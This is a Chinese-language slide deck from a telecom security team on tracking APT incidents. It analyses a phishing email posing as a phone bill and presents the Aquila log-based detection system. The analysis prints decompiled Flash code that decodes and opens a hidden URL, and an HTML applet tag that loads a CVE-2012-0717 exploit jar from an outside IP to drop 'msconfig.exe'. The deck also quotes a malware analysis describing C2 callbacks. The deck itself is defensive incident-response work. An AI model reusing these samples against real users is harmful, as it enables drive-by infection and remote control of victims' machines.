

APT事件追蹤與分享

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APT事件追蹤與分享

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個人簡介

- 劉順德, <u>rogerliu@cht.com.tw</u>
- 前瞻資安研究計劃負責人
 - 新資安威脅分析與偵測技術
 - 電腦數位鑑識技術
- 中華電信研究院資安處理小組召集人
- 中央大學資管所博士候選人
 - 惡意檔案偵測與分析技術
 - 網路攻擊偵測與分析技術
 - 平行運算技術



大綱

- **♣什麼是APT**
- +案例分享:Email目標攻擊分析
- **♣**我們的解決方案:Aquila
- **★結論**






ADVANCED PERSISTENT THREAT (APT)



網路威脅的改變




資料來源: Juniper 2012




國外的APT案例分析

A "case study"



APT案例中常見的攻擊模式





APT的特性







Cyber crime



Customized malware



Remote control



Slow and stealthy




Advanced attack technologies



Valuable information



對現行偵測機制的衝擊





華電信 Tarana your /i

APT偵測的挑戰




如果可以偵測到APT,那APT就不再是APT



案例 EMAIL目標攻擊分析



常見的假冒信件



躲過signature-based的偵測機制



案例-20120723

主旨: FW: 中華電信101年7月電信費用通知單「郵件編號:137084987]

≥ 訊息

2 7_10107_notification.doc OATT00001..htm

寄件日期: 2012年7月20日 下午 04:07

收件者:

主旨: 中華電信101年7月電信費用通知單[郵件編號:137084987]

親愛的用戶,您好:[本信件為系統自動發送,請勿直接回信]

重要訊息公告

1、自101年8月起,轉帳代繳無法付款者,本公司改由電子郵件通知。

- 2、中華電信與Yah∞!奇摩合作電子帳單專送服務,貴戶電子帳單,除繼續使用本公司HiNet信 遞送,亦歡迎選用Yahool奇摩雷子信箱。
- 3、貴客戶接到公務機關或金融單位來電顯示0800免費服從B?號碼時,請勿相信以免受 騙並立即通知165反詐騙專線。
- 4、自97年4月起,行動電話客戶利用GPRS手機隨時隨地上網瀏覽電子帳單及繳費,詳情諸參閱 「電子帳單問答集」。
- 5、小心提防「詐騙電話」:中華電信語音通告無須您按任何號碼轉接客服人員,接到可疑來電 勿回應,請先掛電話,再撥165反詐騙專線查證。
- 6、因應數位時代來臨,中華電信「e起繳」提供您24小時繳費服務,可繳交電信費、水、電、 瓦斯等公用事業費用,以及學雜費、社區管理費、信用卡捐款暨公益捐款等,「線上繳費」e指完成。



案例分析(一)

```
_ | U X
Hiew: 27310787_10107_notification.doc
 27310787_10107► ↓FR0 ------ 00002E08
00002D50: 04 00 00 00-00 00 00 00-1E 00 00 00-04 00 00 00
                                                            00002E08 | Hiew 7.20 (c)SEN
              42 4D 57 00-1E 00 00 00-04 00 00 00-00 00 00 00
 00002D70:
              1E 00 00 00-0C 00 00 00-4E 6F 72 6D-61 6C 2E 64
                                                                                Normal.d
              6F 74 00 00-1E 00 00 00-04 00 00 00-42 4D 57 00
 00002D80:
                                                                                     BMW
                                                                      ot
              1E 00 00 00-04 00 00 00-32 00 00
              18 00 00 00-4D 69 63 72-6F
 00002DA0:
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                                                                           Microsoft Of
              66 69 63 65-20 57 6F 72-64 00 00
00 46 C3 23-00 00 00 00-40 00 00
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 00002DD0:
              97 64 CD 01-40 00 00 00-00 8C 93 D8-97 64 CD 01
                                                                       ùd≐©€
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 00002DE0:
 00002DF0:
              03 00 00 00-00 00 00 00-03 00 00 00-00 00 00 00
              66 55 66 55-CE 70 00 00-23 57 53 09-32 03 00 00 78 DA 75 52-3D 68 14 41-14 7E 6F 66-76 67 36 C9
 00002E00:
                                                                      X ruR=hMHH of vg6 Fr
 00002E10:
                 77 49 3C-0D 62 97 34-D1 8B 1B 6C-2C 8D C9 29
 00002E20:
                                                                       ywI<Fbù4=ï←1,î<sub>F</sub>>
                 92 1C 24-11 6C 8E EC-4F E6 92 D5-73 EF 6E 6F 72 68 21-51 3B 51 EC-15 62 21 48-40 10 C1 4A
                 92 1C 24-11 6C 8E EC-4F E6
                                                                       £fE∟$ ∢1ã ∞ÓµfE psfino
 00002E30:
                                                                      rrh'Q;Qwgh;H@+-J
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--3 \μ(Δ<90 JC±||
aa*n \%AJ-XJJ-'y
 00002E40:
 00002E50:
              FØ 27 A5 7F-24 45 7A C5-CE 4E 1B CB-38 9B 51 D4
              C2 07 33 DF-FB E6 7B 7F-3C A6 09 D9-0D 80 17 D7
 00002E60:
                 08 61 2A-EF 00 CO AB-41 4A C1 58-0E C6 CO 79
 00002E70:
                 75 F7 1D-7B 7E EF E5-4D FE
                                                                       Ľu≈+{~nσM∎~²∓ûJ÷
                                                7E FD-D1 96 F5 F6
              FE 9D 2D EB-C7 D3 07 CF-F8 DD
 00002EA0:
              9B 3A 9A E9-EØ F1 6F AD-CF 13
                                                 Miew: output.swf
              7A 1F 77 34-1F B2 97 82-BA 1F
                                                                                                          00000000 | Hiew 7.20 (c) SEN
                                                       output.swf
                                                                         ↓FRO
                                                  2PutBlk 3Edit 4Mode 5Goto 6D
                                                               46 57 53 09-32 03 00 00-70 00
00 19 01 00-44 11 09 00-00 00
                                                         2PutBlk 3Edit 4Mode 5Goto 6DatRef 7Search 8Header 9Files 10Quit
```


案例分析(二)

```
public function Main()
   super();
   var loc0:* = new ByteArray();
   loc0.endian = Endian.LITTLE ENDIAN;
   loc0.writeInt(1232434497);
   loc0.writeInt(2341375603);
   loc0.writeInt(2341439880);
   loc0.writeInt(1083148469);
   loc0.writeInt(2391378831);
   loc0.writeInt(1212760396);
   loc0.writeInt(1212386890);
   loc0.writeInt(1179080823);
   loc0.writeInt(1282752911);
   loc0.writeInt(6994253);
   this.Encrypt3(loc0);
   var loc2:* = new URLRequest(loc0.toString());
   navigateToURL(loc2, "_blank");
   return:
```

```
public static function Encrypt3(arg0:flash.utils::ByteArray)
    var loc0:* = arg0.length;
    var locl:* = 0;
    if(loc1 < loc0)
        var loc2:* = loc1;
        loc2 = arg0[loc2] ^ 168;
        arg0[loc2] = 0;
        arg0.loc2 = 0;
        arg0[loc1] = 0;
        loc2 = loc1;
        loc2 = arg0[loc2] ^ 93;
        arg0[loc2] = 0;
        arg0.loc2 = 0;
        arg0[loc1] = 0;
        loc1 = loc1 + 1;
    return:
```


http://210.xxx.x.20/mhpas/javafw.html

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2 <!-- saved from url=(0028) http://64.C.^r.48/test2.html -->
3 <HTML><HEAD><TITLE></TITLE>
4 <META content="text/html; charset=gb2312" http-equiv=Content-Type>
5 <META name=GENERATOR content="MSHTML 8.00.6001.18702"></HEAD>
6 <BODY><APPLET archive=cve-2012-0717.jar codeBase="http://210.161.0.20/mhpas/"
7 code=cve1723.Attacker.class width=1 height=1>
8 <param name="data" value="http://210.20".c.20/mhpas/javaws123s.jsp"><param name="jar" value="msconfig.exe"></APPLET>
```




問題來了~~

▲ 我怎麼知道還有誰打開這封信??



我們的解決方案





Aquila Project簡介

Goal


- ✓ Identify and analyze the emergent security threats
- ✓ Developing a mechanism to identify the victims
- ✓ Integrating the deployed defensing mechanisms to speed up incident response




Speed! I'm speed



想法



Preserving data






Downsizing data

策略: 保留和資安有關的資訊

- 不必要的欄位
- 2. 己知的正常行為
- 3.



DNS Log

Access Log of critical computers


Inner Firewall Log

Boundary Firewall Log



Aquila系統架構


Example of Proxy Log (44GB per day)






Finding Anomalies

參考內部的事件分析結果



參考外部的事件分析結果



Aquila管理介面




Aquila CHT Malware Searcher

● 搜尋	以網址搜尋主機 搜尋3	主機瀏覽記錄 黑名單搜尋 初始化搜尋										
白名單管理	根據特定網址或IP搜尋存取過的主機											
黒名單管理	- 搜尋											
	世界											
灰名單管理												
🌉 檢視Victim	時間範圍	開始時間:										
▲ 帳號管理	是否指定來源主機	● 不指定● 僅顯示此主機之資訊:										
🔒 統計分析		搜尋										
◎ 登出												

功能選項

操作頁面

追蹤Email目標攻擊



參考外部的事件分析


The injected "msvcr.dll" tries to resolve some DNS names of test.3322.org.cn, 1.test.3322.org.cn, 2.test.3322.org.cn, 3.test.3322.org.cn and 4.test.3322.org.cn. Then,

To trigger additional response, the honeyd and farpd services on the Remnux responsive box are turned on to handle the network request. Under the same behavioral studies, the injected "msvcr.dll" starts connecting to the IP address of 115.x.x.249 with TCP port number 8080. If the socket is created, it sends out some encrypted network

Frankie Li, A.A. (2011) A Detailed Analysis of an Advanced Persistent Threat Malware.



Aquila找到的可疑行為




Verifying Threats

Aquila CHT Malware Searcher

0			以網址搜	尋主機	搜尋主機	劉寶 :	記録		黑名單	搜尋		初始化搜尋				
	37	2012-07-23 11:48		load	an mastrel.com	.tw	GET	200	443	/FC00	1/XP_	VM-8ece-	text/html	146	20	012-07-23 14:16:31.424.30.
	38	2012-07-23 11:48		load	stareus met con	.tw	GET	200	443	/FC00	1/XP_	VM-8ece-	text/html	146	20	012-07-23 14:16:31.424.30.
	39	2012-07-23 11:49		load	tareastriet.com	.tw 0	GET	200	443	/FC00	1/XP_	VM-8ece-	text/html	146	20	012-07-23 14:16:31.424.30.
	40	2012-07-23 11:49		load		.tw	GET	200	443	/FC00	1/XP_	VM-8ece-	text/html	146	20	012-07-23 14:16:31.424.30.
	41	2012-07-23 11:49		load		.tw 0	GET	200	443	/FC00	1/XP_	VM-8ece-	text/html	146	20	012-07-23 14:16:31.424.30.
11111	-4 2	2012-07-23 11:49		load		.tw	GET	200	443	/FC00	1/XP_	VM-8ece-	text/html	146	20	012-07-23 14:16:31.424.30.
	43	2012-07-23 11:49		load		.tw	GET	200	443	/FC00	1/XP_	VM-8ece-	text/html	151	20	012-07-23 14:16:31.424.30.
	44	2012-07-23 11:49		load		.tw]	POST	200	443	/FC00	1/XP_	VM-8ece-	text/html	137	20	012-07-23 14:16:31.424.30.
	45	2012-07-23 11:49		load	tareastnet.com	.tw]	POST	200	443	/FC00	1/XP_	VM-8ece-	text/html	137	20	012-07-23 14:16:31.424.30.
	46	2012-07-23 11:49		load	in a smericon	.tw 0	GET	200	443	/FC00	1/XP_	VM-8ece-	text/html	146	20	012-07-23 14:16:31.424.30.
3	447	2012-07-23 11:49		load	stareasmet.com	.tw 0	GET	200	443	/FC00	1/XP_	VM-8ece-	text/html	156	20	012-07-23 14:16:31.424.30.
2	48	2012-07-23 11:49		load		.tw]	POST	200	443	/FC00	1/XP_	VM-8ece-	text/html	137	20	012-07-23 14:16:31.424.30.
	49	2012-07-23 11:49		load	ilareasi ilii cai	.tw]	POST	200	443	/FC00 8ece-	1/GET	T:0[XP_VM-8ece-0-]/XP_VM-	text/html	116	20	012-07-23 14:16:31.424.30.
0	50	2012-07-23 11:49		load	the reaction con	tw POS		T 200	443	/FC00	1/XP_	VM-8ece-	text/html	137	20	012-07-23 14:16:31.424.30.
			1 2012-07-31 (08:44	i	cst.	rpress	to	POST	200	443	/0000/a556062.asp-	te	xt/html	122	2012-07-31 10:43:01.638.90.
			2 2012-07-31 (08:44	i		ngirens.		GET	_	443	/0024/b558515.asp-	te		130	2012-07-31 10:43:01.638.90.
			3 2012-07-31 0			cst.	apress.	to	POST	-	80	/0000/a523843.asp-	-		971	2012-07-31 10:43:01.638.90.
		4	4 2012-07-31 (cst.	********	to		_	443	/0024/b618734.asp-			130	2012-07-31 10:43:01.638.90.
			5 2012-07-31 (cst.			_	-	443	/0024/b680125.asp-			130	2012-07-31 10:43:01.638.90.
			6 2012-07-31 (cst.			_	_	443 443	/0024/b740453.asp-			130	2012-07-31 10:43:01.638.90.
			7 2012-07-31 0 8 2012-07-31 0			cst.		10.	_		443	/0024/b800593.asp- /0024/b860921.asp-			130	2012-07-31 10:43:01.638.90. 2012-07-31 10:43:01.638.90.
			9 2012-07-31 0			cst.		to.			443	/0024/b921250.asp-			130	2012-07-31 10:43:01.638.90.
			10 2012-07-31 0			cst.			_		443	/0024/b981718.asp-			130	2012-07-31 10:43:01.638.90.
			11 2012-07-31 (cst.		10	GET	_	443	/0024/b1042078.asp-			130	2012-07-31 10:43:01.638.90.
			12 2012-07-31 (cst.		to		_	443	/0024/b1102359.asp-			130	2012-07-31 10:43:01.638.90.
			13 2012-07-31 (08:54		cst.		200	GET	_	443	/0024/b1162671.asp-		xt/html	130	2012-07-31 10:43:01.638.90.

Aquila其他功能



結論

- **♣APT是需要回溯性的偵測機制**
- ♣需要的不只是系統,還有服務。
- **★加速APT應變以降低損失。**
- +良好的資安防護體質才是根本之道。